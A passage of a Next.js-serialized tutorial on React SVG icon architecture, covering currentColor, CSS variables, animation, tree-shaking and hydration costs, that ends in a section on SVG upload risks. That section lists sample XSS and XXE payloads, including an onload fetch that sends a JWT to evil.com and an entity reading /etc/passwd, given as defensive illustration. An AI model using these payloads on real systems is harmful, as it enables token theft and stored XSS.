ENTERPRISE ICON ARCHITECTURE |\n+---------------------------------------------------------------------------------------------------+\n| |\n| TIER 1: Critical UI Primitives (Inline JSX Components) |\n| * Navigation icons, search triggers, theme toggles, modal close buttons. |\n| * Baked directly into core layout bundle. |\n| * 100% tree-shaken, zero network latency, immediate FCP render, dynamic currentColor styling. |\n| |\n| TIER 2: Data-Dense / Informational Icons (SVG Symbol Sprite Sheets) |\n| * File-type indicators, crypto coin badges, payment logos, tabular status dots. |\n| * Hosted on CDN as an HTTP/2 immutable cached asset (/static/sprites/icons.v2.svg). |\n| * Referenced via lightweight \u0026lt;Icon id=\u0026quot;btc\u0026quot; /\u0026gt; wrapper component. |\n| |\n| TIER 3: Complex Visual Illustrations (Dynamic Next.js Image / Lazy Async Component) |\n| * Hero banners, onboarding graphics, 404 empty states. |\n| * Lazy-loaded via React.lazy(() =\u0026gt; import('./Illustration')) to avoid blocking initial load. |\n| |\n+---------------------------------------------------------------------------------------------------+\n\u003c/code\u003e\u003c/pre\u003e\n \u003c/div\u003e\n \u003cbr/\u003e\u003cbr/\u003eThis hybrid approach gives frontend applications the styling agility of inline JSX for critical interactive controls, while insulating the JavaScript bundle and DOM tree from icon bloat across massive data displays."])</script><script>self.__next_f.push([1,"45:[\"$\",\"section\",\"inline-jsx-vs-svg-sprites\",{\"id\":\"inline-jsx-vs-svg-sprites\",\"className\":\"scroll-mt-24 transition-all duration-300 space-y-4\",\"children\":[false,[\"$\",\"div\",null,{\"className\":\"space-y-2 relative z-10\",\"children\":[false,[\"$\",\"h2\",null,{\"className\":\"font-black tracking-tight leading-snug text-2xl sm:text-3xl text-white\",\"children\":\"4. Component Architectures: Inline JSX vs SVG Symbol Sprite Sheets (\u003cuse href\u003e)\"}],[\"$\",\"p\",null,{\"className\":\"text-xs sm:text-sm font-medium text-neutral-400\",\"children\":\"A quantitative systems benchmark comparing inline React components against SVG symbol sprites across DOM memory overhead, bundle bloat, and HTTP caching.\"}]]}],[\"$\",\"div\",null,{\"className\":\"rounded-3xl overflow-hidden border my-8 shadow-2xl transition-all border-neutral-800 bg-neutral-900 shadow-xl\",\"children\":[false,[\"$\",\"img\",null,{\"src\":\"/assets/blog/inline-svg-vs-sprite-sheet-architecture.png\",\"alt\":\"Vector Icon Architectures: Inline JSX vs SVG Sprite Sheets Benchmark\",\"width\":1920,\"height\":1080,\"className\":\"w-full h-auto object-cover\"}],[\"$\",\"div\",null,{\"className\":\"p-3 bg-neutral-950/90 border-t border-neutral-800 text-[11px] text-neutral-400 font-mono text-center\",\"children\":\"Figure 4.0: Comparative architectural matrix of Inline React JSX SVG vs SVG Symbol Sprite Sheets (\u003cuse href\u003e) across DOM memory overhead, HTTP cacheability, and styling flexibility.\"}]]}],[\"$\",\"div\",null,{\"className\":\"leading-relaxed font-normal max-w-none relative z-10 text-sm text-neutral-300 space-y-4 prose prose-invert prose-headings:text-white prose-a:text-blue-400\",\"dangerouslySetInnerHTML\":{\"__html\":\"$59\"}}]]}]\n"])</script><script>self.__next_f.push([1,"5a:T2803,"])</script><script>self.__next_f.push([1,"\u003ch3 class=\"text-lg font-bold text-white mt-6 mb-2\"\u003eThe Power of \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003ecurrentColor\u003c/code\u003e in Vector Systems\u003c/h3\u003e\u003cbr/\u003eThe single most powerful CSS keyword for scalable vector graphic integration is \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003ecurrentColor\u003c/code\u003e. Defined in CSS Color Module Level 3, \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003ecurrentColor\u003c/code\u003e represents the computed value of the element's \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003ecolor\u003c/code\u003e property. When inherited by child SVG elements, it automatically syncs vector fills and strokes with the surrounding textual typography.\u003cbr/\u003e\u003cbr/\u003eWhen transpiling raw SVGs into React, converting hardcoded hex codes (\u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003efill=\"#3B82F6\"\u003c/code\u003e) into \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003efill=\"currentColor\"\u003c/code\u003e or \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003estroke=\"currentColor\"\u003c/code\u003e transforms a rigid asset into an adaptable chameleon:\u003cbr/\u003e\u003cbr/\u003e\n \u003cdiv class=\"my-6 rounded-2xl overflow-hidden border border-neutral-800 bg-[#070b14] shadow-2xl\"\u003e\n \u003cdiv class=\"flex items-center justify-between px-4 py-2 bg-neutral-900/90 border-b border-neutral-800/80 text-[11px] font-mono text-neutral-400\"\u003e\n \u003cspan class=\"flex items-center gap-2 font-bold text-blue-400\"\u003e\n \u003cspan class=\"w-2 h-2 rounded-full bg-blue-500 inline-block animate-pulse\"\u003e\u003c/span\u003e\n TSX\n \u003c/span\u003e\n \u003cspan class=\"text-neutral-500\"\u003eInnoxTools Production Code\u003c/span\u003e\n \u003c/div\u003e\n \u003cpre class=\"p-4 text-xs font-mono text-cyan-300 leading-relaxed overflow-x-auto whitespace-pre\"\u003e\u003ccode\u003e// Raw Transpiled Component Utilizing currentColor\nexport const ArrowRight = ({ size = 20, className, ...props }: IconProps) =\u0026gt; (\n \u0026lt;svg\n viewBox=\u0026quot;0 0 24 24\u0026quot;\n width={size}\n height={size}\n fill=\u0026quot;none\u0026quot;\n stroke=\u0026quot;currentColor\u0026quot; // Inherits parent text color automatically!\n strokeWidth={2}\n className={className}\n {...props}\n \u0026gt;\n \u0026lt;path d=\u0026quot;M5 12h14M12 5l7 7-7 7\u0026quot; /\u0026gt;\n \u0026lt;/svg\u0026gt;\n);\n\u003c/code\u003e\u003c/pre\u003e\n \u003c/div\u003e\n \u003cbr/\u003e\u003cbr/\u003eConsider how this interacts seamlessly with Tailwind CSS utility classes:\u003cbr/\u003e\u003cbr/\u003e\n \u003cdiv class=\"my-6 rounded-2xl overflow-hidden border border-neutral-800 bg-[#070b14] shadow-2xl\"\u003e\n \u003cdiv class=\"flex items-center justify-between px-4 py-2 bg-neutral-900/90 border-b border-neutral-800/80 text-[11px] font-mono text-neutral-400\"\u003e\n \u003cspan class=\"flex items-center gap-2 font-bold text-blue-400\"\u003e\n \u003cspan class=\"w-2 h-2 rounded-full bg-blue-500 inline-block animate-pulse\"\u003e\u003c/span\u003e\n TSX\n \u003c/span\u003e\n \u003cspan class=\"text-neutral-500\"\u003eInnoxTools Production Code\u003c/span\u003e\n \u003c/div\u003e\n \u003cpre class=\"p-4 text-xs font-mono text-cyan-300 leading-relaxed overflow-x-auto whitespace-pre\"\u003e\u003ccode\u003e// 1. Text color changes effortlessly propagate to the vector icon\n\u0026lt;button className=\u0026quot;text-gray-500 hover:text-blue-600 active:text-blue-800 flex items-center gap-2\u0026quot;\u0026gt;\n \u0026lt;span\u0026gt;Proceed to Checkout\u0026lt;/span\u0026gt;\n \u0026lt;ArrowRight className=\u0026quot;transition-transform group-hover:translate-x-1\u0026quot; /\u0026gt;\n\u0026lt;/button\u0026gt;\u003cbr/\u003e\u003cbr/\u003e// 2. High-contrast dark mode synchronization\n\u0026lt;div className=\u0026quot;text-neutral-900 dark:text-neutral-100\u0026quot;\u0026gt;\n \u0026lt;ArrowRight /\u0026gt; {/* Rendered black in light mode, white in dark mode with zero extra code! */}\n\u0026lt;/div\u0026gt;\n\u003c/code\u003e\u003c/pre\u003e\n \u003c/div\u003e\n \u003cbr/\u003e\u003cbr/\u003e\u003ch3 class=\"text-lg font-bold text-white mt-6 mb-2\"\u003eMulti-Tone Color Token Architecture\u003c/h3\u003e\u003cbr/\u003eWhile \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003ecurrentColor\u003c/code\u003e handles monochrome icons flawlessly, enterprise applications frequently require \u003cstrong class=\"text-white font-semibold\"\u003eduo-tone\u003c/strong\u003e or \u003cstrong class=\"text-white font-semibold\"\u003etri-tone\u003c/strong\u003e iconography (such as brand illustrations or complex feature badges). In these cases, hardcoding secondary colors creates dark mode incompatibilities.\u003cbr/\u003e\u003cbr/\u003eThe robust architectural solution is mapping SVG paths to \u003cstrong class=\"text-white font-semibold\"\u003eCSS Custom Properties\u003c/strong\u003e (CSS Variables):\u003cbr/\u003e\u003cbr/\u003e\n \u003cdiv class=\"my-6 rounded-2xl overflow-hidden border border-neutral-800 bg-[#070b14] shadow-2xl\"\u003e\n \u003cdiv class=\"flex items-center justify-between px-4 py-2 bg-neutral-900/90 border-b border-neutral-800/80 text-[11px] font-mono text-neutral-400\"\u003e\n \u003cspan class=\"flex items-center gap-2 font-bold text-blue-400\"\u003e\n \u003cspan class=\"w-2 h-2 rounded-full bg-blue-500 inline-block animate-pulse\"\u003e\u003c/span\u003e\n CODE\n \u003c/span\u003e\n \u003cspan class=\"text-neutral-500\"\u003eInnoxTools Production Code\u003c/span\u003e\n \u003c/div\u003e\n \u003cpre class=\"p-4 text-xs font-mono text-cyan-300 leading-relaxed overflow-x-auto whitespace-pre\"\u003e\u003ccode\u003e+---------------------------------------------------------------------------------------------------+\n| DUO-TONE VECTOR VARIABLE INHERITANCE HIERARCHY |\n+---------------------------------------------------------------------------------------------------+\n| |\n| Parent Container: |\n| style={{ \u0026quot;--icon-primary\u0026quot;: \u0026quot;#2563EB\u0026quot;, \u0026quot;--icon-secondary\u0026quot;: \u0026quot;#93C5FD\u0026quot; }} |\n| | |\n| v |\n| \u0026lt;svg viewBox=\u0026quot;0 0 24 24\u0026quot;\u0026gt; |\n| | |\n| +---\u0026gt; \u0026lt;path fill=\u0026quot;var(--icon-primary, currentColor)\u0026quot; opacity=\u0026quot;1.0\u0026quot; d=\u0026quot;...\u0026quot; /\u0026gt; |\n| | |\n| +---\u0026gt; \u0026lt;path fill=\u0026quot;var(--icon-secondary, currentColor)\u0026quot; opacity=\u0026quot;0.4\u0026quot; d=\u0026quot;...\u0026quot; /\u0026gt; |\n| |\n+---------------------------------------------------------------------------------------------------+\n\u003c/code\u003e\u003c/pre\u003e\n \u003c/div\u003e\n \u003cbr/\u003e\u003cbr/\u003eBy specifying fallback values (\u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003evar(--icon-secondary, currentColor)\u003c/code\u003e), the component degrades gracefully to monochrome if the host application fails to define the secondary color token.\u003cbr/\u003e\u003cbr/\u003e\u003ch3 class=\"text-lg font-bold text-white mt-6 mb-2\"\u003eHardware-Accelerated Animation via Framer Motion\u003c/h3\u003e\u003cbr/\u003eOne of the greatest competitive advantages of pure React SVG components is their native compatibility with animation engines. By wrapping vector paths in Framer Motion primitives, developers can animate vector paths with mathematical precision:\u003cbr/\u003e\u003cbr/\u003e\n \u003cdiv class=\"my-6 rounded-2xl overflow-hidden border border-neutral-800 bg-[#070b14] shadow-2xl\"\u003e\n \u003cdiv class=\"flex items-center justify-between px-4 py-2 bg-neutral-900/90 border-b border-neutral-800/80 text-[11px] font-mono text-neutral-400\"\u003e\n \u003cspan class=\"flex items-center gap-2 font-bold text-blue-400\"\u003e\n \u003cspan class=\"w-2 h-2 rounded-full bg-blue-500 inline-block animate-pulse\"\u003e\u003c/span\u003e\n TSX\n \u003c/span\u003e\n \u003cspan class=\"text-neutral-500\"\u003eInnoxTools Production Code\u003c/span\u003e\n \u003c/div\u003e\n \u003cpre class=\"p-4 text-xs font-mono text-cyan-300 leading-relaxed overflow-x-auto whitespace-pre\"\u003e\u003ccode\u003eimport { motion } from \u0026quot;framer-motion\u0026quot;;\u003cbr/\u003e\u003cbr/\u003eexport const AnimatedCheckmark = ({ isCompleted }: { isCompleted: boolean }) =\u0026gt; {\n return (\n \u0026lt;svg viewBox=\u0026quot;0 0 52 52\u0026quot; className=\u0026quot;w-16 h-16\u0026quot;\u0026gt;\n {/* Background Circle */}\n \u0026lt;motion.circle\n cx=\u0026quot;26\u0026quot;\n cy=\u0026quot;26\u0026quot;\n r=\u0026quot;24\u0026quot;\n fill=\u0026quot;none\u0026quot;\n stroke=\u0026quot;#10B981\u0026quot;\n strokeWidth=\u0026quot;3\u0026quot;\n initial={{ pathLength: 0, opacity: 0 }}\n animate={isCompleted ? { pathLength: 1, opacity: 1 } : { pathLength: 0, opacity: 0 }}\n transition={{ duration: 0.6, ease: \u0026quot;easeOut\u0026quot; }}\n /\u0026gt;\n {/* Animated Checkmark Path */}\n \u0026lt;motion.path\n fill=\u0026quot;none\u0026quot;\n stroke=\u0026quot;#10B981\u0026quot;\n strokeWidth=\u0026quot;4\u0026quot;\n strokeLinecap=\u0026quot;round\u0026quot;\n strokeLinejoin=\u0026quot;round\u0026quot;\n d=\u0026quot;M14 27l8 8 16-16\u0026quot;\n initial={{ pathLength: 0 }}\n animate={isCompleted ? { pathLength: 1 } : { pathLength: 0 }}\n transition={{ duration: 0.4, delay: 0.3, ease: \u0026quot;easeOut\u0026quot; }}\n /\u0026gt;\n \u0026lt;/svg\u0026gt;\n );\n};\n\u003c/code\u003e\u003c/pre\u003e\n \u003c/div\u003e\n \u003cbr/\u003e\u003cbr/\u003eBecause \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003epathLength\u003c/code\u003e animations utilize CSS \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003estroke-dasharray\u003c/code\u003e and \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003estroke-dashoffset\u003c/code\u003e under the hood, the browser offloads rasterization transforms directly to the GPU compositor thread, guaranteeing 60fps frame rates even on low-powered mobile devices."])</script><script>self.__next_f.push([1,"46:[\"$\",\"section\",\"runtime-dynamic-styling-currentcolor\",{\"id\":\"runtime-dynamic-styling-currentcolor\",\"className\":\"scroll-mt-24 transition-all duration-300 space-y-4\",\"children\":[false,[\"$\",\"div\",null,{\"className\":\"space-y-2 relative z-10\",\"children\":[false,[\"$\",\"h2\",null,{\"className\":\"font-black tracking-tight leading-snug text-2xl sm:text-3xl text-white\",\"children\":\"5. Runtime Dynamic Styling: CSS Custom Properties, currentColor, Framer Motion \u0026 Tailwind Integration\"}],[\"$\",\"p\",null,{\"className\":\"text-xs sm:text-sm font-medium text-neutral-400\",\"children\":\"Unlocking deep visual adaptability through CSS variable cascade, theme tokens, and 60fps hardware-accelerated SVG animations.\"}]]}],\"$undefined\",[\"$\",\"div\",null,{\"className\":\"leading-relaxed font-normal max-w-none relative z-10 text-sm text-neutral-300 space-y-4 prose prose-invert prose-headings:text-white prose-a:text-blue-400\",\"dangerouslySetInnerHTML\":{\"__html\":\"$5a\"}}]]}]\n5b:T241c,"])</script><script>self.__next_f.push([1,"\u003ch3 class=\"text-lg font-bold text-white mt-6 mb-2\"\u003eThe Barrel Export Pitfall: Why Your Bundle Accompany 1,500 Unused Icons\u003c/h3\u003e\u003cbr/\u003eThe most prevalent performance anti-pattern in modern React applications is the \u003cstrong class=\"text-white font-semibold\"\u003eMonolithic Icon Barrel Export\u003c/strong\u003e. Consider an icon package structured as follows:\u003cbr/\u003e\u003cbr/\u003e\n \u003cdiv class=\"my-6 rounded-2xl overflow-hidden border border-neutral-800 bg-[#070b14] shadow-2xl\"\u003e\n \u003cdiv class=\"flex items-center justify-between px-4 py-2 bg-neutral-900/90 border-b border-neutral-800/80 text-[11px] font-mono text-neutral-400\"\u003e\n \u003cspan class=\"flex items-center gap-2 font-bold text-blue-400\"\u003e\n \u003cspan class=\"w-2 h-2 rounded-full bg-blue-500 inline-block animate-pulse\"\u003e\u003c/span\u003e\n TYPESCRIPT\n \u003c/span\u003e\n \u003cspan class=\"text-neutral-500\"\u003eInnoxTools Production Code\u003c/span\u003e\n \u003c/div\u003e\n \u003cpre class=\"p-4 text-xs font-mono text-cyan-300 leading-relaxed overflow-x-auto whitespace-pre\"\u003e\u003ccode\u003e// components/icons/index.ts (The Dreaded Barrel File)\nexport * from \u0026quot;./ArrowLeft\u0026quot;;\nexport * from \u0026quot;./ArrowRight\u0026quot;;\nexport * from \u0026quot;./Checkmark\u0026quot;;\n// ... 850 more icon exports\nexport * from \u0026quot;./UserAvatar\u0026quot;;\nexport * from \u0026quot;./Zap\u0026quot;;\n\u003c/code\u003e\u003c/pre\u003e\n \u003c/div\u003e\n \u003cbr/\u003e\u003cbr/\u003eWhen an application component imports a single icon using named destructuring:\u003cbr/\u003e\u003cbr/\u003e\n \u003cdiv class=\"my-6 rounded-2xl overflow-hidden border border-neutral-800 bg-[#070b14] shadow-2xl\"\u003e\n \u003cdiv class=\"flex items-center justify-between px-4 py-2 bg-neutral-900/90 border-b border-neutral-800/80 text-[11px] font-mono text-neutral-400\"\u003e\n \u003cspan class=\"flex items-center gap-2 font-bold text-blue-400\"\u003e\n \u003cspan class=\"w-2 h-2 rounded-full bg-blue-500 inline-block animate-pulse\"\u003e\u003c/span\u003e\n TYPESCRIPT\n \u003c/span\u003e\n \u003cspan class=\"text-neutral-500\"\u003eInnoxTools Production Code\u003c/span\u003e\n \u003c/div\u003e\n \u003cpre class=\"p-4 text-xs font-mono text-cyan-300 leading-relaxed overflow-x-auto whitespace-pre\"\u003e\u003ccode\u003eimport { Checkmark } from \u0026quot;@/components/icons\u0026quot;;\n\u003c/code\u003e\u003c/pre\u003e\n \u003c/div\u003e\n \u003cbr/\u003e\u003cbr/\u003eOne would logically assume that modern bundlers (Webpack 5, Rollup, Vite, or Next.js Turbopack) will discard the remaining 849 unreferenced icons via \u003cstrong class=\"text-white font-semibold\"\u003eTree-Shaking\u003c/strong\u003e (Dead-Code Elimination). In reality, unless the library author has configured precise module bundler metadata, \u003cstrong class=\"text-white font-semibold\"\u003etree-shaking routinely fails\u003c/strong\u003e.\u003cbr/\u003e\u003cbr/\u003e\u003ch3 class=\"text-lg font-bold text-white mt-6 mb-2\"\u003eThe Mechanics of Module Side Effects\u003c/h3\u003e\u003cbr/\u003eUnder the ECMAScript module (ESM) specification, importing a module requires the runtime to evaluate top-level code. If the bundler cannot prove with mathematical certainty that evaluating an unused icon file produces zero \u003cstrong class=\"text-white font-semibold\"\u003eside effects\u003c/strong\u003e (e.g., mutating global variables, registering event listeners, calling console functions), the bundler is legally required to bundle the unused code!\u003cbr/\u003e\u003cbr/\u003e\n \u003cdiv class=\"my-6 rounded-2xl overflow-hidden border border-neutral-800 bg-[#070b14] shadow-2xl\"\u003e\n \u003cdiv class=\"flex items-center justify-between px-4 py-2 bg-neutral-900/90 border-b border-neutral-800/80 text-[11px] font-mono text-neutral-400\"\u003e\n \u003cspan class=\"flex items-center gap-2 font-bold text-blue-400\"\u003e\n \u003cspan class=\"w-2 h-2 rounded-full bg-blue-500 inline-block animate-pulse\"\u003e\u003c/span\u003e\n CODE\n \u003c/span\u003e\n \u003cspan class=\"text-neutral-500\"\u003eInnoxTools Production Code\u003c/span\u003e\n \u003c/div\u003e\n \u003cpre class=\"p-4 text-xs font-mono text-cyan-300 leading-relaxed overflow-x-auto whitespace-pre\"\u003e\u003ccode\u003e+---------------------------------------------------------------------------------------------------+\n| BUNDLE IMPACT OF BARREL FILE IMPORT PATTERNS |\n+---------------------------------------------------------------------------------------------------+\n| Import Syntax | Bundler Behavior | Production JS Size Overhead |\n+---------------------------------------------------------------------------------------------------+\n| import { Zap } from 'lucide-react'| Without sideEffects: false | 850KB (All 1,200 icons bundled!) |\n| import { Zap } from 'lucide-react'| WITH sideEffects: false | 1.8KB (Strictly Zap bundled) |\n| import Zap from 'lucide-react/Zap'| Direct Path Import | 1.8KB (Guaranteed Isolated Load) |\n+---------------------------------------------------------------------------------------------------+\n\u003c/code\u003e\u003c/pre\u003e\n \u003c/div\u003e\n \u003cbr/\u003e\u003cbr/\u003eTo guarantee that your custom converted SVG icon library tree-shakes cleanly:\n1. Ensure your \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003epackage.json\u003c/code\u003e contains:\n \n \u003cdiv class=\"my-6 rounded-2xl overflow-hidden border border-neutral-800 bg-[#070b14] shadow-2xl\"\u003e\n \u003cdiv class=\"flex items-center justify-between px-4 py-2 bg-neutral-900/90 border-b border-neutral-800/80 text-[11px] font-mono text-neutral-400\"\u003e\n \u003cspan class=\"flex items-center gap-2 font-bold text-blue-400\"\u003e\n \u003cspan class=\"w-2 h-2 rounded-full bg-blue-500 inline-block animate-pulse\"\u003e\u003c/span\u003e\n JSON\n \u003c/span\u003e\n \u003cspan class=\"text-neutral-500\"\u003eInnoxTools Production Code\u003c/span\u003e\n \u003c/div\u003e\n \u003cpre class=\"p-4 text-xs font-mono text-cyan-300 leading-relaxed overflow-x-auto whitespace-pre\"\u003e\u003ccode\u003e {\n \u0026quot;name\u0026quot;: \u0026quot;@company/design-icons\u0026quot;,\n \u0026quot;sideEffects\u0026quot;: false,\n \u0026quot;type\u0026quot;: \u0026quot;module\u0026quot;\n }\n \u003c/code\u003e\u003c/pre\u003e\n \u003c/div\u003e\n \n2. In Next.js \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003enext.config.js\u003c/code\u003e or \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003enext.config.ts\u003c/code\u003e, leverage \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003eoptimizePackageImports\u003c/code\u003e:\n \n \u003cdiv class=\"my-6 rounded-2xl overflow-hidden border border-neutral-800 bg-[#070b14] shadow-2xl\"\u003e\n \u003cdiv class=\"flex items-center justify-between px-4 py-2 bg-neutral-900/90 border-b border-neutral-800/80 text-[11px] font-mono text-neutral-400\"\u003e\n \u003cspan class=\"flex items-center gap-2 font-bold text-blue-400\"\u003e\n \u003cspan class=\"w-2 h-2 rounded-full bg-blue-500 inline-block animate-pulse\"\u003e\u003c/span\u003e\n TYPESCRIPT\n \u003c/span\u003e\n \u003cspan class=\"text-neutral-500\"\u003eInnoxTools Production Code\u003c/span\u003e\n \u003c/div\u003e\n \u003cpre class=\"p-4 text-xs font-mono text-cyan-300 leading-relaxed overflow-x-auto whitespace-pre\"\u003e\u003ccode\u003e // next.config.ts\n const nextConfig = {\n experimental: {\n optimizePackageImports: ['@company/design-icons', 'lucide-react', 'react-icons'],\n },\n };\n export default nextConfig;\n \u003c/code\u003e\u003c/pre\u003e\n \u003c/div\u003e\n \u003cbr/\u003e\u003cbr/\u003e\u003ch3 class=\"text-lg font-bold text-white mt-6 mb-2\"\u003eThe Physics of SSR Hydration Serialization\u003c/h3\u003e\u003cbr/\u003eWhen using Server-Side Rendering (SSR) in Next.js App Router, every inline SVG undergoes a dual serialization cost:\n1. \u003cstrong class=\"text-white font-semibold\"\u003eInitial HTML Payload Size:\u003c/strong\u003e The raw SVG markup is serialized into the server HTML stream. A page displaying 20 complex vector graphics can add 80KB to 150KB of uncompressed HTML text.\n2. \u003cstrong class=\"text-white font-semibold\"\u003eReact Hydration Overhead:\u003c/strong\u003e During client hydration, React must reconcile the server-rendered DOM nodes against the Virtual DOM tree produced by client JavaScript. For deeply nested SVG paths with precision floating-point coordinates (\u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003ed=\"M12.34567 89.101112C14.1516...\"\u003c/code\u003e), comparing text attributes across hundreds of nodes consumes valuable main-thread CPU cycles, directly degrading \u003cstrong class=\"text-white font-semibold\"\u003eTotal Blocking Time (TBT)\u003c/strong\u003e and \u003cstrong class=\"text-white font-semibold\"\u003eInteraction to Next Paint (INP)\u003c/strong\u003e.\u003cbr/\u003e\u003cbr/\u003e\u003ch3 class=\"text-lg font-bold text-white mt-6 mb-2\"\u003eOptimizing Path Precision via SVGO\u003c/h3\u003e\u003cbr/\u003eTo minimize both HTML streaming overhead and Virtual DOM hydration cost, every vector graphic must be pre-processed with an SVGO (SVG Optimizer) precision filter:\u003cbr/\u003e\u003cbr/\u003e$$\\text{Byte Savings} = \\sum_{i=1}^{N} \\left( \\text{Bytes}(\\text{coord}_{\\text{original}}) - \\text{Bytes}(\\text{coord}_{\\text{rounded}}) \\right)$$\u003cbr/\u003e\u003cbr/\u003eBy reducing coordinate decimal precision from 6 digits (\u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003ed=\"M 10.384928 20.194829\"\u003c/code\u003e) to 2 digits (\u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003ed=\"M 10.38 20.19\"\u003c/code\u003e), vector file sizes shrink by $35\\%$ to $50\\%$ with zero perceptible degradation on high-density Retina and 4K displays."])</script><script>self.__next_f.push([1,"47:[\"$\",\"section\",\"bundle-optimization-treeshaking\",{\"id\":\"bundle-optimization-treeshaking\",\"className\":\"scroll-mt-24 transition-all duration-300 space-y-4\",\"children\":[false,[\"$\",\"div\",null,{\"className\":\"space-y-2 relative z-10\",\"children\":[false,[\"$\",\"h2\",null,{\"className\":\"font-black tracking-tight leading-snug text-2xl sm:text-3xl text-white\",\"children\":\"6. Bundle Optimization \u0026 Web Vitals: ES Module Tree-Shaking, Turbopack Bundling \u0026 Client Hydration Physics\"}],[\"$\",\"p\",null,{\"className\":\"text-xs sm:text-sm font-medium text-neutral-400\",\"children\":\"Analyzing dead-code elimination, barrel export performance pitfalls, and Server-Side Rendering (SSR) hydration serialization costs.\"}]]}],[\"$\",\"div\",null,{\"className\":\"rounded-3xl overflow-hidden border my-8 shadow-2xl transition-all border-neutral-800 bg-neutral-900 shadow-xl\",\"children\":[false,[\"$\",\"img\",null,{\"src\":\"/assets/blog/react-icon-bundle-treeshaking-matrix.png\",\"alt\":\"React Vector Icons: Tree-Shaking, Webpack/Turbopack Bundle Size \u0026 Hydration Benchmark\",\"width\":1920,\"height\":1080,\"className\":\"w-full h-auto object-cover\"}],[\"$\",\"div\",null,{\"className\":\"p-3 bg-neutral-950/90 border-t border-neutral-800 text-[11px] text-neutral-400 font-mono text-center\",\"children\":\"Figure 6.0: Frontend bundle optimization benchmark comparing monolithic icon packages against ES module tree-shaken vector components and SSR hydration overhead.\"}]]}],[\"$\",\"div\",null,{\"className\":\"leading-relaxed font-normal max-w-none relative z-10 text-sm text-neutral-300 space-y-4 prose prose-invert prose-headings:text-white prose-a:text-blue-400\",\"dangerouslySetInnerHTML\":{\"__html\":\"$5b\"}}]]}]\n"])</script><script>self.__next_f.push([1,"5c:T23a9,"])</script><script>self.__next_f.push([1,"\u003ch3 class=\"text-lg font-bold text-white mt-6 mb-2\"\u003eThe Hidden Attack Surface of Scalable Vector Graphics\u003c/h3\u003e\u003cbr/\u003eBecause SVG is formally an XML dialect rather than a static image format, it possesses full Turing-complete execution capabilities within the browser's Document Object Model. An SVG file can contain:\n- Inline JavaScript execution scripts: \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003e\u003cscript\u003ealert(document.cookie)\u003c/script\u003e\u003c/code\u003e\n- Event handler attributes: \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003e\u003csvg onload=\"fetch('https://evil.com/steal?token=' + localStorage.getItem('jwt'))\"\u003e\u003c/code\u003e\n- Remote resource references: \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003e\u003cimage href=\"http://malicious.corp/probe\" /\u003e\u003c/code\u003e\n- Foreign HTML documents: \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003e\u003cforeignObject\u003e\u003ciframe src=\"javascript:exploit()\" /\u003e\u003c/foreignObject\u003e\u003c/code\u003e\n- External entity references (XXE): \u003ccode class=\"px-1.5 py-0.5 rounded bg-neutral-900 border border-neutral-800 text-blue-300 font-mono text-xs\"\u003e\u003c!ENTITY xxe SYSTEM \"file:///etc/passwd\"\u003e\u003c/code\u003e\u003cbr/\u003e\u003cbr/\u003eWhen an enterprise application allows users to upload custom SVGs (such as profile avatars, custom logos, or marketing diagrams) and dynamically transpiles or renders them inline, \u003cstrong class=\"text-white font-semibold\"\u003eunrestricted SVG execution constitutes a Critical Severity Remote Code Execution / Stored XSS vulnerability\u003c/strong\u003e.\u003cbr/\u003e\u003cbr/\u003e\n \u003cdiv class=\"my-6 rounded-2xl overflow-hidden border border-neutral-800 bg-[#070b14] shadow-2xl\"\u003e\n \u003cdiv class=\"flex items-center justify-between px-4 py-2 bg-neutral-900/90 border-b border-neutral-800/80 text-[11px] font-mono text-neutral-400\"\u003e\n \u003cspan class=\"flex items-center gap-2 font-bold text-blue-400\"\u003e\n \u003cspan class=\"w-2 h-2 rounded-full bg-blue-500 inline-block animate-pulse\"\u003e\u003c/span\u003e\n CODE\n \u003c/span\u003e\n \u003cspan class=\"text-neutral-500\"\u003eInnoxTools Production Code\u003c/span\u003e\n \u003c/div\u003e\n \u003cpre class=\"p-4 text-xs font-mono text-cyan-300 leading-relaxed overflow-x-auto 